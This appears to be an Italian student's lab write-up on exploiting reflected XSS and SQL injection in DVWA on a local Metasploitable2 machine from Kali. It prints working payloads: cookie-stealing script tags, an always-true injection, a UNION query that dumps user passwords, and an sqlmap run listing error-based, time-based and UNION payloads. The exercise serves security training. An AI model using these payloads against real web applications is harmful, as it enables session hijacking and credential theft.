S6-L2
XSS e SQL injection

Emanuele Benedetti | 14 gennaio 2025

Consegna

Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Obiettivi

Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application DVWA.


Istruzioni per l'esercizio

1. Configurazione del laboratorio:
    - Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
    - Verificate la comunicazione tra le due macchine utilizzando il comando ping
2. Impostazione della DVWA
    - Accedete alla DVWA dalla macchina Kali Linux tramite il browser
    - Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW
3. Sfruttamento delle vulnerabilità
    - Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind)
    - Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.


Svolgimento


Configurazione del laboratorio

Ho iniziato lo svolgimento dell'esercizio configurando le macchine virtuali che sono andato ad utilizzare. Nello specifico ho impostato Kali Linux e Metasploitable2 sulla stessa "*rete interna*" in VirtualBox. Per far si che le macchine comunicassero ho impostato in maniera manuale gli indirizzi IP sulla rete 192.168.10.0/24 attribuendo .2 a Kali e .4 a Metasploitable




Per testare che la configurazione fosse stata eseguita correttamente ho lanciato un comando ping su entrambe le macchine, ottenendo la conferma che dialogano correttamente.







Impostazione della DVWA



Dopo aver configurato le macchine ho utilizzato il browser di Kali per accedere alla DVWA su Metasploitable tramite l'indirizzo http://192.168.10.4 cliccando su DVWA



Effettuiamo il login con le credenziali *admin* e *password*




Infine impostiamo il livello di sicurezza della DVWA su *low*

Sfruttamento delle vulnerabilità

Vulnerabilità XSS

Mi sono quindi spostato nella sezione dedicata alle vulnerabilità XSS (cross-site scripting). Queste vulnerabilità si verificano quando un'applicazione utilizza un input proveniente dall'utente senza filtrarlo per generare il contenuto da mostrare.


Per prima cosa ho verificato l'output inserendo come input il nome di prova Bob




Come si può vedere, ci viene restituito un messaggio di benvenuto che riporta il nome passato in input. Osservando l'URL possiamo notare l'intera query *?name=Bob#*.

A questo punto ho provato a modificare l'input fornito per testare se venisse eseguito come codice. Ad esempio ho provato ad inserire nuovamente Il nome Bob ma in grassetto tramite i tag HTML e .

Come mostra l'immagine che segue, l'input viene preso ed eseguito come se fosse uno script, fornendoci in output il nome in grassetto




Ho provato inoltre ad eseguire uno script che permette di far apparire una finestra di messaggio all'utente inserendo il testo *"Sito compromesso"* tramite *<script>alert("Sito compromesso");</script>*



Ovviamente questo è solo un messaggio innocuo ma possiamo utilizzare questa tecnica per visualizzare il codice di sessione PHP ovvero il codice univoco utilizzato da PHP per tenere traccia dell'utente durante la navigazione.

Ho dunque inserito nel campo di input *<script>alert(document.cookie);</script>* ottenendo in output il codice di sessione f9c7d9435a029b46beeddb89a9cf1d25




Il comando document.cookie restituisce una stringa contenente tutti i cookie associati al dominio della pagina corrente che potremmo utilizzare per compiere ulteriori attacchi, come ad esempio attacchi di tipo CSRF.

Vulnerabilità SQL injection


Mi sono spostato poi nella sezione SQL injection della DVWA per testare la vulnerabilità delle applicazioni web che, non testando e filtrando l'input dell'utente, permette di eseguire comandi sui database di backend.

Ho provato ad inserire diversi input, ad esempio se inseriamo un numero compreso tra 1 e 5 otteniamo risposta nome e cognome dell'id inserito:




SQL utilizza dei comandi per gestire i database di backend. Ho ipotizzato dunque che esistesse una query SELECT FirstName,Surname FROM tables WHERE id='4'. Ho quindi provato ad inserire un apice come input e viene mostrato un errore. A questo punto ho provato ad inserire le classiche query che vengono usate per bypassare i controlli come ad esempio *' OR 'a'='a* ovvero un valore sempre uguale a True.


In questo modo, il programma restituisce in output tutto il database con nome e cognome degli utenti elencati in table.




Dato che i database contengono le password degli utenti, ho provato a concatenare il comando precedente con un un'altra query tramite UNION inserendo la query *' UNION SELECT null FROM users#* ottenendo come risposta dal server:



L’output indica che la tabella selezionata è composta da un numero maggiore di colonne, dunque ho provato il comando *’ UNION SELECT null, null FROM users#*



Individuato il numero di colonne pari a 2 ho sostituito i valori null con *username, password* non ottenendo riscontro, quindi con *user, password* ottenendo stavolta l’intera lista delle credenziali presenti nel database:



A consegna ultimata ho provato ad intercettare il traffico tramite BurpSuite per riuscire ad ottenere il PHPSESSID ovvero i cookie da fornire a sqlmap per la scansione automatica. Ho avviato l'intercettazione del traffico e come si vede dall’immagine che segue ho visualizzato immediatamente i cookie presenti nella richiesta GET inviata al server:

Time	Type	Direction	Method	URL
16:07:41 14 J...	HTTP	→ Request	GET	http://192.168.10.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Request

Pretty Raw Hex \n

```
1 GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.10.4
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.10.4/dvwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=low; PHPSESSID=9c26d834a2fa77850306f34d71e96210
10 Connection: keep-alive
11
12
```

Ho quindi copiato la linea 9 della GET request ed avviato sqlmap per la scansione automatica di vulnerabilità SQL injection tramite il comando *sqlmap -u "http://192.168.10.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=9c26d834a2fa77850306f34d71e96210"* che fornisce al programma di scansione l'IP da testare e i cookie per il login.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.10.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=9c26d834a2fa7
7850306f34d71e96210"
                        ___
                       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsi
bility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse
 or damage caused by this program

[*] starting @ 16:13:15 /2025-01-14/

[16:13:16] [INFO] testing connection to the target URL
[16:13:16] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:13:17] [INFO] testing if the target URL content is stable
[16:13:17] [INFO] target URL content is stable
[16:13:17] [INFO] testing if GET parameter 'id' is dynamic
```

Come avevamo già verificato manualmente il programma ci conferma che l'app web è vulnerabile a questi attacchi.

Gli screen mostrano i risultati ottenuti tramite la scansione di sqlmap:

```
[16:13:17] [WARNING] GET parameter 'id' does not appear to be dynamic
[16:13:17] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[16:13:17] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[16:13:17] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[16:13:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:13:38] [WARNING] reflective value(s) found and filtering out
[16:13:39] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:13:40] [INFO] testing 'Generic inline queries'
[16:13:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[16:13:43] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[16:13:45] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[16:13:46] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injecta
ble (with --not-string="Me")
[16:13:46] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
```

```
[16:13:47] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:13:47] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' inject
able
[16:13:47] [INFO] testing 'MySQL inline queries'
[16:13:47] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[16:13:47] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[16:13:48] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[16:13:48] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[16:13:48] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[16:13:48] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[16:13:48] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[16:13:58] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[16:13:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:13:58] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[16:13:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potenti
al) technique found
[16:13:58] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query
columns. Automatically extending the range for current UNION query injection technique test
[16:13:58] [INFO] target URL appears to have 2 columns in query
[16:13:59] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[16:13:59] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience an
y problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[16:14:07] [INFO] testing if GET parameter 'Submit' is dynamic
[16:14:07] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[16:14:07] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[16:14:07] [INFO] testing for SQL injection on GET parameter 'Submit'
```

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 1994=1994#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(2028,4871)>(SELECT COUNT(*),CONCAT(0×717a6b7671,(SELECT (ELT(2028=2028,1))),0×7170627671,FLOOR(RAND(0)*
2))x FROM (SELECT 6705 UNION SELECT 7146 UNION SELECT 4333 UNION SELECT 8529)a GROUP BY x)-- ceFu&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7468 FROM (SELECT(SLEEP(5)))DLTi)-- iNan&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×717a6b7671,0×515549636f476e4d546d7546527650487676 6a58457962646a684f576d64436d546e514d
72737155,0×7170627671),NULL#&Submit=Submit
---
